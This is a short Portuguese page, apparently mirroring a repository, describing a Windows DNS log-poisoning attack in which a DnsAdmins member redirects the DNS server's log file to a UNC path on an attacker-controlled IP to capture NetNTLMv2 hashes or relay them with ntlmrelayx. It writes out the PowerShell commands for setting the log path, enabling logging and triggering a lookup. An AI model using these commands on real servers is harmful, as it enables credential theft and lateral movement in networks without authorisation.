 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
Isto mostra como envenenar um log DNS quando você tem dnsadmins e insere um caminho UNC, permitindo assim capturar o hash NetNTLMv2

Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.
Isto mostra como envenenar um log de DNS quando se tem dnsadmins e se insere um caminho UNC, permitindo assim capturar o hash NetNTLMv2
Para realizar o ataque, é necessário ter permissão de escrita no caminho do log de DNS

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
Isto não parece acontecer sempre, pode ser necessário alterar o nome sharexx para outra coisa, e também pode ser necessário ativar o registo de logs para o DNS
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
Por último, pode ser necessário solicitar algo que não existe
Resolve-DnsName something.local -Server 127.0.0.1
No entanto, o relay parece funcionar sempre com o ntlmrelayx
